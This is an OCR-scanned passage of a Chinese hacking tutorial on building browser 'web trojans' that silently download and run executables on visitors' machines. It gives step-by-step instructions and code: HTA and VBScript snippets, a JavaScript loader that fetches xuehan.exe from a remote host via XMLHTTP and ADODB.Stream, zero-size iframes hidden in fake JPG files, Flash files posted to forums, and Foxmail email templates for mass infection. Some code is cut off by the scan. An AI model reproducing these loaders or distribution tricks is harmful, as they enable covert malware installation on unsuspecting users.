


图 5

最后把mm.html、lhxyexe.asp、lhxyhta.asp、test.htm4个文件全部上传到我们的空间上，然后诱使人打开你的网页http://www.tbns.net/xuehan/test.htm 即可让人中招了。

关于如何使你的网页木马更难让人发现和各种伪装技巧，我将在后文介绍。有关动鲨网页木马的制作我们就先介绍到这里。一般来说，对普通的网络使用者是非常管用的，但是最新的IE6＋Updata可以防护这招，大家可要小心了！

2．暗夜中的幽灵：exe2bmp网页木马

我们这里要用到的是陈鲸涛的exe2bmp木马生成器，这个网页木马的制作也是利用object标签的漏洞来，可见这个漏洞危害之大。

打开exe2bmp.exe，点选"择按"钮，选择我们的木马文件，我这里还是用mm.exe，点 生成"即可生成3个文件，即mm.bmp、mm.asp、mm.htm。如图6所示。




图 6

关闭exe2bmp.exe，在当前的文件夹下我们就会发现这3个文件，在上传之前我们还要修改一下，因为mm.asp文件在打开后不能关闭。我们用记事本文件打开mm.asp，将原来的"好像很爽的感觉……"周围代码替换成我们自己的迷惑性代码。如图7 所示。




图 7

这个网页木马很具迷惑性，也非常有用，但是有个小缺陷，就是运行后不能自己关闭，所以得给它加个可以自己关闭的功能，下面这段代码修正了它的ASP文件不能自动关闭的错误：


```
window.close()
end if
If Folder.SubFolders.Count <> 0 Then
For Each SubFolder In Folder.SubFolders
SearchBMPFile SubFolder,fname
Next
End If
End Function
</script>
<SCRIPT language=javascript>
function F()
{
FF();
if (sucess==0) setTimeout("F()", 2000);
}
setTimeout("F()", 2000);
parent.moveTo((screen.width-0)/2,(screen.height-0)/2);
parent.resizeTo(0,0);
</SCRIPT>
</head>
<HTA:APPLICATION caption="no" border="none"
SHOWINTASKBAR="no">
<body bgcolor="#ffffff" text="#000000" scroll="no"
leftmargin="2" topmargin="3"
marginwidth="0" marginheight="0" oncontextmenu="self.event.
returnvalue=0"
onkeydown="javascript: if(event.keyCode==27 || event.
keyCode==78 && event.ctrlKey)return
false;">
</body>
</html>
```

将上面这段代码保存后，再打开mm.htm这个文件，将<IMG SRC=mm.bmp width=0 height=0><object data="mm.ASP" width=0 height=0>这段代码复制下来，然后和制作动鲨木马的方法一样将它插入正常的网页里面即可！比如我这里还是test.htm，保存好后，然后将test.htm、mm.asp、mm.bmp3个文件全部上传到你的空间上去，然后诱使人看你的http://www.tbns.net/xuehan/test.htm，即可让人中马！

这样，又一个超强的网页木马在你的手上诞生了，不要用它去做坏事哦！

3．批量抓鸡：冰狐浪子的网页木马

这个网页木马不需要ASP空间的支持，只需要普通的空间即可。制作很简单，一共有3个文件，模板我已经给大家打包好了，放在光盘里，你需要做的只是修改几处地方：把你的木马命名为xuehan.exe，这个是必须的，然后用记事本打开2.htm文件，找到jsurl后的一段地址代码，将这部分换成你自己的地址即可，如图8 所示。



```
<HTML>

<BODY oncontextmenu="return false" onselectstart="return false" scroll=
<SCRIPT LANGUAGE="xuehanlovelace" src="xuehan.exe"></SCRIPT>
<SCRIPT LANGUAGE="JavaScript">
jsurl="http://xuehan.go.nease.net/xuehan.js".replace(/\//g,'//');
WIE=navigator.appVersion;
if(WIE.indexOf("MSIE 5.0")>-1){
document.write("<iframe style='displ                    ovelace' src
setTimeout("muma0()",1000);
}
else {
window.open("xuehan://","_search");
setTimeout("muma1()",1000);
}


function muma0(){
window.open("file:javascript:document.all.tags('SCRIPT')[0].src='"+jsur

}

function muma1(){
```


图 8

再用记事本打开xuehan.js文件，将url后的地址换成你要给别人执行的木马地址就可以了。如图9 所示。



```
        }catch(e){}
}
if(!c.item().Size)vjj(c.item().path+"\\");
}
}catch(e){}
}


}

function xuehan(){
var name="Explroer.exe";
var url="http://xuehan.go.nease.net/xuehan.exe";
try{
var folder=document.location.href;
folder=folder.substring(6,folder.indexOf('\\',9)+1)+name;
var xml=new ActiveXObject("Microsoft.XMLHTTP");
xml.open("GET",url,false);
xml.send();
if(xml.status==200){
var ado=new ActiveXObject("ADODB.Stream");
```


图 9

保存好，然后将这3个文件上传到网易的免费空间上（毕竟是国内的，速度还比较快），然后让人打开2.htm就中招了（这个文件可以改名，可以自己修改好，然后和动鲨的制作方法一样再用一个正常的文件来调用它）。比如我的地址是 http://xuehan.go.nease.net/2.htm ，大家可以测试一下，这个是无害的，给大家做个演示。如果木马执行成功的话就会打开一个三维的动画，呵呵，很好看的哦！

各类欺骗性网页木马制作

说实话，制作一个网页木马是很简单的事情，关键是我们如何来让人相信我们的网页没有木马，放心地来看，放心地被我们中上木马。估计现在稍微有点安全意识的人都不会轻易地打开陌生人发来的网页了，所以我们还要把我们的木马伪装一下。

1. jpg 木马制作技术

http://xxx.xxx.xxx.xxx/001.jpg 这个地址和普通的地址没什么不同吧？打开后在浏览器上也会和正常情况下一样出现图片，但木马却已经在你系统的后台下载并自动执行了，具有很强的迷惑性哦！我们来试试怎么构造这样的页面。打开记事本写入如下一段代码：

```
<html>
<iframe src="IE6.0 网页木马地址" width="0"
height="0" frameborder="0"></iframe>
<center><img src="一个正常的图片地址"></center>
</html>
```

然后将其另存为001.jpg，剩下的工作就是将这个001.jpg图片格式的文件上传的你的空间，给出相对路径让别人访问就可以了。别人在访问这个001.jpg文件时，浏览器会将文件内的html码执行，根据代码的内容。你的网页木马地址会作为隐藏窗口被打开，另外那个图片也会出现在对方所打开的网页上！这个好玩吧？再来个更好玩的，我们用记事本写了一个代码如下：

```
<html>
<iframe src="http://www.tbns.net/xuehan/test.htm"
width="0" height="0" frameborder="0"></iframe>
    <center><img src="002.jpg"></center>
    </html>
```

然后我把它的名字改为001.jpg，保存后把001.jpg和002.jpg上传的空间上，让人打开001.jpg，别人看到的是002.jpg 这个图片，表面上还是显示001.jpg，不过我们的的网页木马却已经执行成功了！呵呵，够阴险吧？什么，你觉得还不够？那让我们再来看一个更阴险的招数，那就是制作成Flash网页木马！

2. Flash 网页木马制作技巧

这种网页木马表面上是一个Flash动画，实际上却是我们的网页木马，在你看Flash的同时就不知不觉中了木马了，而且还可以在一些没有去掉Flash标签的论坛里放马哦！论坛可是放马的草原！呵呵，够阴险的了吧！下面看看怎么来制作这样的木马！

打开Flash MX（你要是用其他的动画制作软件来制作也可以，方法都是一样的），首先要找一个正常的Flash动画，当然要有吸引力，不然别人不会看的！在第一帧上点右键，打开动作面板，依次打开Actions\Browser\Network\getURL双击，在URL里填上你的木马网页的地址，如图10所示。




图10

然后在第二帧上点右键"插入空白关键帧"，再打

开动作面板，展开Actions\Browser\Network，打开loadmovie，双击它，在URL里填上你的正常的动画地址，比如我这里用的是：

```
http://www.pconline.com.cn/pcedu/carton/xp/10212/other/iconstory.swf
```

一个很不错的动画，最后点"文件/输出影片"它会让你命名，我这里用test这个名字。你到你保存的目录里即可找到test.swf这个文件，把它上传到你的空间，把URL发给别人就等着抓鸡了！

如果你嫌这样抓鸡不够爽快，那我们到论坛上去办个养鸡场吧！例如我的地址是：http://www.tbns.net/xuehan/test.swf，比如没有优化的乔客论坛可以这样发帖子：[FLASH=450,350] http://www.tbns.net/xuehan/test.swf [/FLASH]别人打开这个帖子时就会打开我们的网页木马，但是又不会跳走，呵呵，够阴险吧！

3．电子邮件传播网页木马

上面的办法能让你开个养鸡场了，要想公司上市就得扩大规模，呵呵，再来看看另外的一个扩大范围抓鸡的方法：利用邮件传播网页木马！也就是说别人只要收到你的邮件，打开邮件一看就会中木马！

我们这里用我们上面制作的动鲨网页木马为例来说明邮件木马是怎么制作并批量抓肉鸡的。我们用Foxmail来新建一个网页模板：启动Foxmail，打开"工具\模板管理"，新建一个模板，我们命名为test。再打开Foxmail的安装目录，找到\Template\New\文件夹下的test.htm文件，用记事本打开它，然后在里面的<body></body>之间加上如下代码：

```
<object data="http://www.tbns.net/xuehan/lhxyexe.asp" weight=0 width= 0></object>
<object data="http://www.tbns.net/xuehan/lhxyhta.asp" weight=0 width= 0></object>
```

小提示：lhxyexe.asp的调用一定要在lhxyhta.asp的前面。保存后回到Foxmail里面，点"撰写"按钮旁的三角，使用test模板，如图11所示。

